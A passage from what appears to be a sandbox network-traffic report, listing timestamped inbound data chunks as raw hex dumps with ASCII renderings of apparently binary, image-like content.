38 df 19 78 ba fa 5f 10 46 ba 7f 91 3d a7 ca 9f 6a 91 15 dd 17 d0 16 e9 4e 87 c2 6d e3 ad 62 3b 3d 2e ee 38 25 8a 16 7f 3e e9 e4 97 ce fe f2 ee ec a3 ef 57 bf 69 fa 6e 91 75<br>Data Ascii: {6_}D}^n}zijo'WXCX nn~"RI$BT:Kn'ZNmkZLU@o=?\\|w%WtuFiVt\|&H.KG{QDi9Zt8x_F=jNmb;=.8%>Winu |
| 2022-05-13 13:53:17 UTC | 3529 | IN | Data Raw: 26 0f 29 c3 c1 5d dd db cc f1 9f 11 7c 31 f1 2b cf e4 b4 76 a9 14 5f 3f 99 24 ea 9f fa 17 35 c3 dc 78 76 5b 5f 32 39 b5 2d 2a d5 e2 7d 8f 1c fa 8c 08 ff 00 37 b6 ea f3 7b cf da 93 c6 36 b6 3a 95 8c d6 96 a9 7b 71 0b 5b cd 3c f0 37 9a 9f de 3b 4f cb bb f8 7a 71 5e 63 75 a8 7d 96 0f de 49 e7 b3 26 f4 af 66 8e 23 15 67 ce d7 dd ff 00 04 f1 6a e1 f0 b7 f7 13 fb cf aa 2e 3e 1f ea b6 ba 3d be ad 6f f6 5d 5f 4f 95 19 de 4d 2a 75 b8 d9 b7 fb db 6b 2e e3 47 96 ce 49 21 68 3c 87 d9 f3 c7 5e 03 e1 bf 1a 6b 9e 0d d4 a0 d4 34 fb f9 ec be ce fb fc b8 27 64 df 5f 5c 7c 27 fd a1 34 cf 88 3a 3c f6 3e 24 82 d6 7d 56 27 68 6c 64 d4 91 77 cc ac d8 03 70 f9 99 c0 2b d2 89 e3 b1 14 55 e7 1e 65 e5 a7 e1 a9 31 c1 61 eb 3b 46 4e 3e ba 9e 72 d6 bb be 56 a8 5a cd be f2 c7 f2 57 d4<br>Data Ascii: &)]\|1+v_?$5xv[_29-*}7{6:{q[<7;Ozq^cu}I&f#gj.>=o]_OM*uk.GI!h<^k4'd_\|'4:<>$}V'hldwp+Ue1a;FN>rVZW |
| 2022-05-13 13:53:17 UTC | 3545 | IN | Data Raw: 79 af 05 f0 0c d3 ff 00 6e 79 70 c7 bd 22 f9 df cb fe 05 af 5a d3 f5 e9 fc 3f 24 97 50 c9 f3 fd c7 ff 00 6d 6b 87 1b af ba b7 b1 e9 60 74 4a 4f 6b 9d 17 89 ae 2f 9a ea ef 50 5b 09 f5 ed 1e f3 4b 69 ad ec 60 91 b6 5b 37 99 f7 82 ff 00 0b 04 1b 77 56 b7 c3 1f 19 59 ea 96 3a b5 f4 37 69 05 bd d6 d4 48 e0 7f f4 84 65 5f 98 32 7d ef f8 15 55 b3 d4 2d bc 3f e3 8b 4b a8 7e 4f b2 d8 ae f9 23 4f 9d db d3 f1 a7 68 3e 03 96 2b ef 14 6a 16 7e 5c fa 95 c4 ca 9e 44 10 7c 8f b9 bd 46 39 f9 ab e5 dd 54 a9 fb 39 e9 b5 bf c8 fa 95 4a f3 f6 90 d7 7b ff 00 99 b5 79 7d e6 c9 a6 c7 0d dc 8e 97 09 f6 bf de 7d cf bb b5 55 45 74 da 97 8a 2c 74 6d 72 05 86 0d ef 6b 6f bd ee bf 8d e5 db b7 3f 85 79 cd be b5 a2 e9 36 31 c7 ab 41 1e 97 a9 d9 a7 d9 e6 9f e6 de 92 a3 7d d7 4a af 75 a8<br>Data Ascii: ynyp"Z?$Pmk`tJOk/P[Ki`[7wVY:7iHe_2}U-?K~O#Oh>+j~\D\|F9T9J{y}}UEt,tmrko?y61A}Ju |
| 2022-05-13 13:53:17 UTC | 3561 | IN | Data Raw: ea bf b6 9a ea d6 3d 3e 49 ee a7 b7 5d bb 27 9d d7 f7 3b 57 f8 17 1d ea e4 3a 96 95 e1 7d 0e 7b 88 ef f6 5e cb 6f e4 c3 24 88 ce 9b b9 f3 0f cb f7 47 fb 55 c4 f8 7e 45 79 20 b8 9a 49 3e 54 57 f9 fe e6 d6 cd 55 f1 d7 88 ad bc cb bd 41 67 91 de e2 69 3e cf 63 1f c9 b1 57 85 e4 7f 00 a9 95 35 29 58 71 aa e1 1b 9e 7b 25 e7 da ae a4 58 fe e5 49 a8 5d 2a e9 be 5a fc f2 b7 df ac 78 f7 45 fe fd 0d 0c ed 1f fb d5 e9 59 1e 5d ca b0 c7 b7 f7 9f dd af a5 bf 65 bd 71 7c 47 7d 7f a7 df 5d c8 f7 76 16 9b 34 e8 36 7c 9b 77 16 6e 7e b5 f3 6d f4 7f 67 b1 8f fd a7 ab de 0f f1 a6 ab e0 bd 59 35 0d 1e fe 7b 2b b5 75 fd e4 6f f7 f6 f3 86 f5 15 cb 8d c3 fd 6a 84 a9 2d de c7 6e 0b 11 f5 5a f1 a8 f6 ea 7e 98 78 67 e1 ec 11 43 1f da 20 8d 2e 36 7c fe 65 68 5c 7c 2b b6 ba ba f3 3f<br>Data Ascii: =>I';W:}{^o$GU~Ey I>TWUAgi>cW5)Xq{%XI]*ZxEY]eq\|G}]v46\|wn~mgY5{+uoj-nZ~xgC .6\|eh\|+? |
| 2022-05-13 13:53:17 UTC | 3568 | IN | Data Raw: 02 79 cc dd 83 f9 9f 2b 1e ca 6b c3 6e 3e 17 78 ab c1 7e 2a fe c7 d5 34 2b eb 2b 8b a9 59 2d e3 74 f9 26 db fd c6 fb ad 5e dd 1c 75 1c 45 37 38 bb 25 df 4f ce df 81 c9 3c 3d 4a 72 51 92 dc cd d5 2c f7 5d 79 8d fc 55 9f 25 af 9b 3e df 2f e7 af 53 93 e1 27 89 97 52 7b 19 ad 2d 63 b8 89 37 dc 79 93 fc 96 df 2e 55 64 23 85 76 fe 1a e7 b5 ef 02 f8 8f c3 fa 95 a5 8c de 1a d4 92 f6 f1 15 ed e0 48 19 f7 ab 7a 6d ac 69 66 78 4a b2 e5 a7 56 2f ae eb f5 b7 f5 ea 37 87 a9 1d 5c 1f dc 57 8f 47 b6 d3 74 df de 79 7b eb 07 54 b1 81 63 82 65 f9 22 97 76 c9 2b 62 eb c3 7a f2 df 5a 59 df 68 b7 c9 77 75 f3 c3 1c 88 ce ef f4 c7 fe 83 5b f6 3f 0c b5 ad 4b 40 49 08 b1 8e d2 ea 65 48 60 9e f6 38 ae 37 2b 7c d8 56 fb b8 ef 9a a9 e6 18 5a 71 53 9d 45 67 e6 bc ff 00 c8 23 46 a4 a5<br>Data Ascii: y+kn>x~*4++Y-t&^uE78%O<=JrQ,]yU%>/S'R{-c7y.Ud#vHzmifxJV/7\WGty{Tce"v+bzZYhwu[?K@IeH`87+\|VZqSEg#F |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:17 UTC | 3584 | IN | Data Raw: a1 fb 0c 1a 6f 98 da 2f d9 67 db f2 79 9e 7e f7 ff 00 d0 68 1b d1 16 24 fb 1d d4 7e 4f 9f b2 5d 9f 3f 96 eb 54 ed e6 82 2f 9b cc df 16 cf 92 4d 8d bf e5 fc 0d 5a db fc 32 7d 95 25 6f f6 3c df e5 4d b8 b7 b3 96 08 e1 59 23 4f e0 7f 23 cb 4f cc 3d 02 e6 2a da dc 69 9e 7c 6c b2 41 b1 7e 7f f7 3f ad 6c 5c 6a cb fb b5 86 79 1d 3f 83 e7 fd d3 d5 5b 5f 07 db 59 c9 22 c7 e6 7d cd ef e6 7f f1 23 35 9a be 1b 5b 3d 4b ce fb 5f da 91 93 e4 92 4d df 27 e4 94 b4 60 6c 5d 5b d8 c5 75 1d c4 97 69 64 ed ff 00 3c d1 53 f5 a8 75 2f 12 5b 69 31 fd 9d b5 2b a7 89 be fc 9b 15 fe f7 fb b5 56 ea d6 da ca 08 e3 be 9e 0f 35 7e e6 f4 fe 95 0d 8f 86 ef 3c 41 24 92 69 f2 49 f2 ff 00 cf 3f e3 ff 00 80 d3 27 98 e8 b4 df 11 58 dd 79 1e 5e ad 24 ee bf 27 ef 20 d9 5a 12 6a 9f bf 91 7f b4<br>Data Ascii: o/gy~h$~O]?T/MZ2}%o<MY#O#O=*i\|lA~?l\jy?[_Y"}#5[=K_M``l][uid<Su/[i1+V5~<A$iI?'Xy^$' Zj |
| 2022-05-13 13:53:17 UTC | 3600 | IN | Data Raw: 00 5b 1d 31 a9 28 49 b5 16 d7 5f ea c7 a7 7c 43 f1 44 9e 2e f1 74 96 ba 4d 84 13 5a 4b 12 a2 5a e9 a9 f6 8b b8 59 7e fc 9d ba f7 1d e9 64 f8 47 06 b1 a0 47 ad 68 bf 12 6d 74 bd af f6 79 60 82 c5 a1 7f 95 b1 2c 4f ba 43 b7 de bc 43 45 d6 35 7b cb cb 79 34 fb 4d 9a 7a bf cf 1e f6 4d ff 00 36 30 ee 39 5c d7 6b e3 29 b4 ff 00 02 d8 c1 e5 ea d0 6a 16 92 ac 97 77 36 30 6e 4b 7b 59 5b e5 f2 fd 39 ae 3f 6d 52 9d 4e 4a cb 9e 52 d9 6f af 9a d9 7d df 33 25 27 28 ba ad 5d 19 3e 22 f0 dc 5a 86 87 ae df 69 7e 21 47 b2 5b 76 96 59 e4 9d 52 e3 6a fc b2 4a f1 8f 97 6f dd e4 57 9a f8 47 e2 d6 b9 f0 f3 c4 77 17 1a 4f 99 af 45 74 fe 4b c7 6b 7c d1 3d cf f0 f9 88 63 3f 33 7f f6 55 99 0e a9 3e ad 71 3b 5b d9 a7 d9 e5 8b ca f2 11 36 2f cf ce 38 1f 37 22 b8 fd 7b c1 6b a5 da ff<br>Data Ascii: [1(I_\|CD.tMZKZY~dGGhmty`,OCCE5{y4MzM609\k)jw60nK{Y[9?mRNJRo}3%'(]>"Zi~!G[vYRjJoWGwOEtKk\|=c?3U>q;[6/87"{k |
| 2022-05-13 13:53:17 UTC | 3608 | IN | Data Raw: 78 5f ed 39 e2 8b 9f 85 bf 18 be 17 78 c2 d6 7b ab dd 4e fd ee 34 b7 d1 ec 5e 3d f3 44 bf 38 08 d2 e0 0d c4 ed 6f fe b5 79 be 9b 0e 8d f1 93 52 82 fb c4 be 1b d3 b4 7f 14 6a 9a 9c 89 71 a7 6b 93 cb 69 f3 43 ff 00 1e f3 29 1f 26 ff 00 bb b5 63 76 dc 6b 5b f6 a8 fd a9 be c1 26 a5 e1 bd 2f 42 d4 ad 75 08 ad e4 fb 27 89 ad 67 57 8a 19 5e 33 b3 05 15 9a 36 67 5d bb 4e 2b 1f e1 ef 86 7e 29 7e d1 9e 00 d0 af bc 45 69 a6 e8 3e 17 b5 b4 87 c9 d5 75 27 54 96 e7 f7 7b 64 5f 2d 77 09 96 4e fe 6f 2a 7a 73 5e 9d 5a 11 ad 4b 57 6b f5 4f f2 39 e1 51 c6 a3 5b 8f d6 3c 41 77 a1 f8 eb 56 d2 e4 f0 d4 9a f4 5a 35 8f 93 77 6b 68 f3 a5 c3 ab 2f fa e5 75 8c 79 90 f6 2c c7 8d f9 af 4b f8 17 af 78 2b 5c b8 bb 8e 3d 36 d7 48 d4 2c ed d7 54 fb 5c 17 d2 dc 45 a7 b4 bf bb da 5e 40 17<br>Data Ascii: x_9x{N4^=D8oyRjqkiC)&cvk[&/Bu'gW^36g]N+~)~Ei>u'T{d_-wNo*zs^ZKWkO9Q[<AwVZ5wkh/uy,Kx+\=6H,T\E^@ |
| 2022-05-13 13:53:17 UTC | 3624 | IN | Data Raw: de e9 46 8b af 4f 79 e5 c9 6f 6f 1f cd f7 1e 49 e3 49 76 fb 66 9d a7 fc 3b 81 ad 67 5f 23 ec 5b 9f e4 f9 1b ee fb b6 ea cc ba f8 70 da a5 d6 d8 75 cb ad ff 00 7f c9 8f 4e 95 17 fe 02 71 49 bb 22 e3 ef 1d 8f 99 79 15 ac 92 5c 49 b2 dd bf e5 a4 f3 fc e9 fd 2a 9d c6 bd a5 5b da c8 d3 5f ce 8f 17 c9 fe 8b 3e ff 00 cc 57 35 1f c3 0b 1d 2e d6 79 9a 79 df 67 ce ff 00 6e 8d ad f7 ff 00 df 59 15 66 3d 03 4a b1 b1 f3 a6 bb f3 22 74 df 12 6c 64 4d df f0 0e 1a 88 de da 84 9b 4e c8 82 f3 c7 b6 31 dd 79 96 fe 28 d8 ff 00 73 c8 ba b1 57 44 5f f8 1e 3f 4a eb 3c 25 ab da 48 98 17 d6 37 b3 27 cf e7 c3 b7 7b fb 6d 49 2b cb ef 35 d6 59 2e ad ed e7 82 6b 4d bf eb 3e cb 27 c8 df f7 c9 6a b9 e1 ad 6e 2f 25 2d e4 78 1e 25 fe 38 de 45 77 ff 00 67 e7 a9 4a f2 b1 4d f2 c7 9a df d7<br>Data Ascii: FOyooIIvf;g_#[puNqI"y\I*[_>W5.yygnYf=J"tldMN1y(sWD_?J<%H7'{mI+5Y.kM>'jn/%-x%8EwgJM |
| 2022-05-13 13:53:17 UTC | 3640 | IN | Data Raw: 41 aa 78 a2 ce c7 4d 83 c9 d0 af a0 89 93 7f 9f 62 9f 73 ea b9 cd 1e 1f f1 26 95 79 3c 90 b7 f6 e2 3b 27 cf f6 ab 55 d9 fe 7e b5 e7 d7 31 f8 8a c2 fa 46 fe cd 83 51 46 7d f2 fe ef 62 3f fd f3 8d b5 76 cf c7 da 97 d9 7c 99 bc 37 3b c4 bf 26 cb 59 ff 00 c6 a5 e8 ec ff 00 22 d2 72 57 5f 99 e9 9a a6 93 6d 17 97 22 dd fd aa 26 4f f5 70 5a ab ec ff 00 be 7a 56 0f d9 f4 cb 0b af 2e 6f 21 37 7d c8 e7 da 9f ce b8 c9 35 39 2e 19 15 bc 13 7b 32 ff 00 1b cf 3a a2 ed ab be 76 9f 14 7b 7f e1 1e ba b2 4d ff 00 3f 97 3b 3f f8 d3 8b e8 29 46 c7 58 d1 e8 b1 6a 30 2d ad fd 8f da 1b fe 7b ed f9 eb 42 cf 49 8b 52 d4 a4 8e 4f ec dd 8b b7 f7 90 7c ff 00 37 fd f3 fd 6b 9b 87 c6 4b 6b 04 76 f7 16 13 a2 2f dc 9e 44 57 44 5f f8 10 a7 37 f6 64 b6 bf 68 8f 52 b1 fe fb fe e3 ca 7d df<br>Data Ascii: AxMbs&y<;'U~1FQF}b?v\|7;&Y"rW_m"&OpZzV.o!7}59.{2:v{M?;?)FXj0-{BIRO\|7kKkv/DWD_7dhR} |
| 2022-05-13 13:53:17 UTC | 3648 | IN | Data Raw: 5a c2 c6 4f 29 3f d7 dd 5a c7 2b ed ff 00 79 c7 cb 5e 66 61 82 8e 73 86 74 14 ec af ae dd 3a 3e d6 dc a8 cd 51 95 d1 f1 77 89 bf 68 4b 3f 00 cf a4 e8 36 71 da de ea ac 9e 54 ba ac 13 ad c2 22 b3 06 3f 28 18 cf b6 6b ac f8 73 f1 62 f3 c4 36 be 73 fe fd d6 ee 64 b4 ba fb 52 c4 b7 ad bb 6f 96 b1 39 32 47 f7 ba 57 4b e2 cf d9 ef e0 db 78 c6 3f ed eb bd 2a f7 55 54 54 4b 5d 36 7f b2 5f 5b 6d fe 26 58 5b 6b 7f db 44 1f 8d 73 5e 38 fd 8e b5 5b 7d 2a df 4d f0 7d c6 8f ac 68 51 5d b6 a3 f6 1d 4a 75 8b 50 99 9f 87 5f b4 aa 85 fa 67 18 af cd b1 bc 0a a9 d0 82 a2 b9 a7 d5 eb 7e b7 b6 ab e4 93 b7 a3 b3 3b 29 e2 e7 26 df 35 97 45 ff 00 04 e9 3c 41 e2 db 1f 89 5f 0f 75 dd 06 eb 4d d3 b5 bb b8 b7 45 f6 5f 11 a6 c8 a0 9f a6 7f e7 a6 47 f7 a3 a9 ff 00 65 3f 82 30 7c 2a d3<br>Data Ascii: ZO)?Z+y^fast:>QwhK?6qT"?(ksb6sdRo92GWKx?*UTTK]6_[m&X[kDs^8[}*M}hQ]JuP_g~;)&5E<A_uME_Ge?0\|* |
| 2022-05-13 13:53:17 UTC | 3664 | IN | Data Raw: 19 d9 2a ca 2e 2e 9e ab f5 3d ad bc 77 a8 68 37 50 5b eb 50 5f 69 fa 7d fa 66 de c7 ec bf 64 b8 78 9f 0c 92 44 85 7e 6f fb 67 5e e9 e1 3f 89 de 56 b9 1c 37 9f 26 a1 06 9f 1d f3 c1 f6 16 89 36 ba ff 00 cb 5e 7e f0 ef 9f ca be 3c f8 6b f1 9b c7 bf 09 e7 4f f8 4f bc 3d 3f 8c bc 19 71 7c d7 6f 24 ef f6 b7 49 d3 fe 5a 5a 5d c6 db 63 7f bb df f0 ae 92 c3 e3 1f fc 25 bf 12 2f ed 24 be 9b 5b f0 ed ee a8 b7 10 e9 db fc ad f1 2b 7c d1 b2 9d a7 09 f2 b2 8c af cd f3 1d d5 f9 06 7d c2 52 c2 c9 62 f0 6e ca 37 77 4d 73 27 a6 da 7a ea da e9 76 7a 98 7c 72 9a e4 96 ef a1 f5 1f c4 ef 8b 7a 9d fc 7a 64 76 37 68 fa 65 d7 92 f2 c1 e5 ec b8 7d f2 79 68 60 46 8f 6a e1 fe 6d cf c3 0a f9 7b e2 37 81 f5 ff 00 00 e9 be 24 d1 fc 61 a2 a7 88 7c 13 7 5 76 d7 6f ae 4e 90 7d ae 19 5d 7c<br>Data Ascii: *..=wh7P[P_i}fdxD~og^?V7&6^~<kOO=?q\|o$IZZ]c%/$[+\|}Rbn7wMs'zvz\|rzzdv7he}yh`Fjm{7$a\|uvoN}]\| |
| 2022-05-13 13:53:17 UTC | 3680 | IN | Data Raw: b9 0e 73 f3 6d e7 15 e3 17 7e 13 7f 88 37 7f db 17 96 ff 00 f0 8d da d9 68 df be d6 23 9e 38 a2 7b c8 b1 b0 6d 27 f7 78 f9 53 e5 05 bf 8a b7 3c 5d a1 dc f8 dd f4 db 5b 5f 1c 3f 88 7c 39 67 e4 e8 c9 f6 5b ab b9 5f 56 9c e1 db 64 7c fc df 36 7d 0e ce 39 af ce ea e5 18 5c 35 78 fb fc cd eb 36 d5 ef b7 65 6b d9 b4 b6 7a dd de da 55 5a d2 9a 93 8a d3 a1 e7 bf 10 3e 26 5c f8 9a c9 3c 41 3e b5 23 f8 c9 df ec 97 71 fd 91 6d e2 9a 05 e9 27 c9 f7 e4 dd f7 b7 8a ed 3c 1f f1 92 3f f8 57 fe 4d c5 83 d9 6a 11 79 97 16 37 da 6b fe f5 ee 76 e1 52 5d ff 00 f2 cb f8 b0 0d 71 5e 32 f0 2c be 0d d3 74 2b ab cd 4a d7 54 d3 f5 67 99 d2 09 20 9d 3c 9d 8d 8f bc ea 33 f5 53 f5 ac 8f 0e f8 36 e7 46 82 ef c4 4d 61 1e bd e1 fb 5b 46 9a 68 27 9f 62 43 b9 bc a5 dd b5 97 6b 86 6d cb d7<br>Data Ascii: sm~7h#8{m'xS<]_?\|9g[_Vd\|6}9\5x6ekzUZ>&\<A>#qm'<?WMjy7kvR]q^2,t+JTg <3S6FMa[Fh'bCkm |
| 2022-05-13 13:53:17 UTC | 3688 | IN | Data Raw: bf fb bf 78 7f bd e9 fd 2b bb 0b 8c a7 8a 8f 35 3b db cc ad e3 74 7c 2b e1 df 13 68 3e 17 fb 5f 81 56 39 f5 7f 16 b2 36 8d 71 06 9a 9f 3f d9 7c c7 fb 45 bf cd 94 f3 02 8d db b0 4d 75 1e 38 f8 ed a0 fc 35 f1 57 88 7c 2b 63 ac c9 e1 eb 7d 5a de dd 34 eb ab 58 3f d1 f4 cb 16 80 7d c8 be e8 70 a1 b7 74 dc cd 51 eb 9f b2 ff 00 c5 bd 2f e2 34 ff 00 11 b4 7d 16 c7 51 d4 3f b6 7e dc 96 30 5f 2c 57 0f 16 ef 93 7a e7 6b 71 d7 e6 ac a8 7c 27 e2 3b 5f 8b 77 5e 26 f1 ae 8b a7 41 e1 fd 2e e2 e3 51 b4 82 ea fa 09 b6 2c b1 ec fb 0b ef 07 72 ee e5 77 0d a3 a0 ae 8a 95 e8 e1 e1 cf 5a 56 5e 6e d7 7e 41 cc e4 fd d1 35 4f 8e 5e 13 d0 7e 19 69 be 1f b7 b0 d5 51 e5 b4 fb 3e 97 04 fb ae 11 20 fe 1b 89 5f ee 2b be 37 6d 27 72 ee e8 2b ca bc 29 e2 c8 2e 3c 7f f0 e6 1d 26 78 34 1b<br>Data Ascii: x+5;t\|+h>_V96q?\|EMu85W\|+c}Z4X?}ptQ/4}Q?~0_,Wzkq\|';_w^&A.Q,rwZV^n~A5O^~iQ> _+7m'r+).<&x4 |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:17 UTC | 3704 | IN | Data Raw: 8d bc 70 58 af 95 0c fe 5e f5 5f 31 81 5d e5 7e 60 ad 5f 26 5a fe d1 5e 27 d7 3c 71 e4 e9 b2 5d 6a 9a 85 e4 5e 4c 31 fd 95 56 e1 17 f8 30 ca 32 aa fb be 6d b5 f5 9d d7 c1 bb 6b af 03 fd 86 f3 cc b5 bb 8a e2 df 56 79 e0 f9 36 5e 45 8f 99 76 6d 6f e1 db bb ab 51 85 a1 3c 45 58 54 ab 7b c7 aa ba 4d 74 ba be e7 2c b1 14 e7 16 a0 79 df fc 35 e7 c2 4d 26 79 2d 6f a0 d7 13 58 b3 76 86 e2 4f ec 46 f3 5e 75 f9 5f ee 71 b8 d7 79 e1 ff 00 12 6a bf 11 2e ac 3f b1 ee ee bc 3a 97 09 b1 3e d7 03 3c bb 9a 3d c5 46 30 bb f6 fa 33 57 71 ac 5a d9 b7 86 6f ee ad 63 82 19 65 85 a6 9a 48 ff 00 75 e7 6e 5e 64 2d d7 a7 f1 57 98 fc 17 b7 f1 56 93 75 a9 6b 17 1e 43 d8 dd 4d 0a 69 da 55 ad d6 f8 92 08 b2 ab 36 e3 f3 07 95 4f 38 eb 5f 4c a4 ba 2b 18 f2 bb 6f 76 7a e7 8d 35 2b 9f 86<br>Data Ascii: pX^_1]~`_&Z^\<q]j^L1V02mkVy6^EvmoQ<EXT{Mt,y5M&y-oXvOF^u_qyj.?:><=F03WqZoceHun^d-WVukCMiU6O8_L+ovz5+ |
| 2022-05-13 13:53:17 UTC | 3720 | IN | Data Raw: 58 b5 c1 ca c8 e1 7f 84 33 57 0b fb 61 df 68 f7 9e 31 d3 61 d4 ac 75 28 35 fb 7b 46 b1 9b fb 4a ea 0b 87 bd 8b e6 31 4e ef 1c 87 ee 33 7d 71 5c b5 23 28 a5 15 26 bb d8 2b 4a f0 6e db 1f 3f e8 7a 85 e3 6a 49 a3 cd 04 e9 a4 c1 71 fb d4 de aa fb be bf c5 5a da d7 89 19 b4 74 d1 e1 82 d6 1b 45 76 74 9e 34 d8 ff 00 dd 2d 9e bc fa 7a d7 2b a6 ea 51 2d 8c 71 eb 96 8f e6 d9 bb 79 53 c6 fb 5d d5 bf 87 fd b5 ac 5b 3d 72 e6 eb 58 b4 99 a3 f3 dd 6e 23 74 81 3f 8f 6b 71 1e 29 fd 51 55 a9 cd 6b 5b ee bf 75 e6 79 de d2 ea cd 9d d5 8b 5e 45 74 9a 0d 8e 91 05 d4 ba 6e e6 fb 72 59 79 57 1f f0 36 ce 19 6b d0 47 c6 0f 17 e9 3e 04 fd e4 9a 3f 93 79 a8 c3 70 f1 a5 96 f4 45 4e 91 ed 3f 75 4b 2f dd 5e 1b bd 7d 27 ad 7e ce 9a bd be 8f 7f 36 8b 77 63 3d bb 26 c4 f2 24 5b 19 5f 67<br>Data Ascii: X3Wah1au(5{FJ1N3}q\#(&+Jn?zjIqZtEvt4-z+Q-qyS][=rXn#t?kq)QUk[uy^EtnrYyW6kG>?ypEN?uK/^}'~6wc=&$[_g |
| 2022-05-13 13:53:17 UTC | 3728 | IN | Data Raw: b7 d5 75 4f 13 78 a3 c5 17 de 37 fb 6f 88 1b 51 6b 1d 3b 52 9e 09 d1 f5 06 f3 3f d7 24 bf 72 1d bf 2b 6d dd b8 0f e1 c5 61 db fc 6a f1 1f 86 7c 47 7f e2 2b cb 4d 37 54 f1 06 a9 6f 35 a2 5f 49 1b 7d a2 16 66 f9 a5 56 1f 7d 98 7c bb 9f 76 43 b5 38 d3 71 b3 5a 93 2a 8a 5a 4b 44 70 be 0b b8 d6 66 ba fe c9 f0 aa 49 75 77 a9 26 c9 a3 d8 a9 f7 5b 76 33 fd d1 d6 be ee fd 9a 7f 64 1d 0f c5 1a 94 17 de 2c d3 6f b5 bd 55 6d ed f5 19 af b5 2d df 64 f3 fc fd d2 aa aa 30 57 5d bf 28 90 b7 cc 77 60 56 2f ec a7 fb 2d dc f8 7b 52 b0 ff 00 84 bb 42 fb 16 bb ab 4d 6f 7d 69 7d be 0b 8b 4b 6b 16 57 69 17 6f 99 bb cd fc 3e 5e f5 f7 66 a5 e2 cd 23 e1 be 87 61 a7 da c9 3c f1 7d a2 38 6e e7 ff 00 5b e4 c0 ed b2 39 25 64 1f 2a ed fb bf 2d 71 d4 94 e7 57 96 3a 45 7d ed 9d 94 a1 1a<br>Data Ascii: uOx7oQk;R?$r+majJG+M7To5_I}fV}\|vC8qZ*ZKDpfIuw&[v3d,oUm-d0W](w`V/-{RBMo}i}KkWio>^f#a<}8n[9%d*-qW:E} |
| 2022-05-13 13:53:17 UTC | 3744 | IN | Data Raw: 39 e1 cf 10 e8 b7 57 76 be 6d ab c9 69 0d ac 08 bb ee 76 c8 ea a7 e4 3c 85 db bb 73 73 5e 07 24 33 de 6a 50 5a c3 04 9b e5 dd b2 0f e3 dc d5 ee da d3 2e ad 7d e2 cd 7a d6 79 1e df 5c b8 92 64 ba 92 d5 bc af 92 40 ce 5b 9f e1 de aa 70 38 f5 e6 bc ce 6d 2e 5b 8f 88 52 5c 34 11 fd 9d 51 6e 12 3f 99 11 d7 8f ee e4 85 fe 2a ee a5 a2 6c e0 ad 76 d1 c9 c7 e1 7b e9 7f 76 d1 ec b8 57 64 78 e4 f9 36 6d ea 5a 9d 71 24 fa 34 9a 6e a1 63 24 f6 b7 76 fb 5d 27 8f e4 f9 91 ba a9 1f 4a e9 a3 8f 6d c4 11 dc 49 1b cb 71 34 8f e5 ec 6f 91 57 eb 56 3e 22 68 73 da dd 5a 68 76 b0 49 e6 aa 47 b2 0f f7 97 7f f2 7c d7 62 6e 4d 47 ab 39 64 94 22 e6 dd 92 3d 0f 47 f8 bd 0f c5 4b e4 b5 6d 06 c7 4e bf 8a 16 7f 3e 37 f2 bc ed ad d3 e5 3f 78 66 9b a8 7d 8b e4 fb 56 95 f3 6e fb f6 b7 5f<br>Data Ascii: 9Wvmiv<ss^$3jPZ.}zy\d@[p8m.[R\4Qn?*lv{vWdx6mZq$4nc$v]'JmIq4oWV>"hsZhvIG\|bnMG9d"=GKmN>7?xf}Vn_ |
| 2022-05-13 13:53:17 UTC | 3760 | IN | Data Raw: 7f f0 0a a5 1a 6e a7 2a bb bf f5 dc d8 5f 8b 89 6f 7a 8b a6 dd eb 1f 73 67 91 26 d7 8b f2 2d fc ab 62 cb c4 1a 6f 88 a4 76 b8 bf ba 85 97 e4 d9 75 07 94 fb bf de 43 86 ff 00 81 57 93 c8 74 d9 3e 5b 5d 15 11 7f 87 f7 ff 00 7e a7 b5 f1 06 ab 19 7b 5b 14 9b 4e 46 ff 00 96 28 fb bf f4 2a e5 85 69 45 de 7a fa 23 d1 a9 85 8c a3 68 2b 7a b5 fa 36 7a bb 6a f6 96 51 bc 1f f0 92 4f 7a 9f c1 04 11 fc ff 00 ee b1 c8 ac e8 f5 cb 4b 59 66 16 3a c6 a1 64 cd f3 7f 67 5f 4e df f8 e1 93 8f d6 b9 bf 0f f8 c7 5b d3 ee 3c 9b c8 63 29 b7 e4 b8 b9 b5 5f e6 b5 db c7 7d 7d a9 c3 fe 99 e1 3b 5d 42 d7 6f fa b8 2e be 4f fb e5 b3 8a ea 8c d4 97 32 47 04 e9 fb 39 72 4b 6f 26 5b ff 00 84 a3 48 8e 08 da f2 7d 8e a9 ff 00 2f 56 aa 9f f8 f0 ff 00 e2 ab 5a c6 eb 4a d4 d2 43 6b 3c 97 b1 7f<br>Data Ascii: n*_ozsg&-bovuCWt>[]~{[NF(*iEz#h+z6zjQOzKYf:dg_N[<c)_}};]Bo.O2G9rKo&[H}/VZJCk< |
| 2022-05-13 13:53:17 UTC | 3767 | IN | Data Raw: d6 6d 3a 39 27 f2 a5 b2 8b fd d6 1b 58 9f bd c8 c6 dd b5 d9 e9 bf f0 4f 7b 64 f0 8d bd f6 ad e2 cb ad f6 e9 27 93 63 75 62 a8 88 be 8d 89 1c ae 76 f6 fd 2b eb f9 3e 1d e8 ba 6c 90 6a da b5 fd f5 ec b6 6f f6 8f 32 e9 f7 a6 e5 ef 8c 76 ed 58 7f 11 a3 b3 f1 6f d8 2d ed e4 be 82 f5 66 8e e2 de 48 ee a7 b4 49 95 58 33 ae e8 f3 bb 8f e1 65 ae 6a d4 16 23 5a cb 5e 9a 91 1f 67 75 ca af e6 79 3f c5 6f 14 69 9f 0f bc 1d 69 fd 93 e0 8b af b4 2d a4 70 da 5d 41 f7 ec b7 28 5d ac d8 2d 16 7e ee e5 af 88 fc 49 f1 4b c6 d1 5f 49 a2 d9 dd eb 1a 26 a7 ab 5a 6c bb d1 e7 b5 9f ed 73 6e 93 e5 8d 5d 86 f7 ca fa 00 2b ee af 8b 5f 19 bc 3d f0 fb c6 93 fd b3 52 d2 a7 b8 97 cb 99 ec 75 2b 56 8a e1 e0 6f f9 f7 dc bb 65 c7 b1 cf b5 71 71 fc 4a f0 87 8f f5 4b 85 f0 6d db f8 47 c4 52<br>Data Ascii: m:9'XO{d'cubv+>ljo2vXo-fHIX3ej#Z^guy?oii-p]A(}-~IK_I&Zlsn]+_=Ru+VoeqqJKmGR |
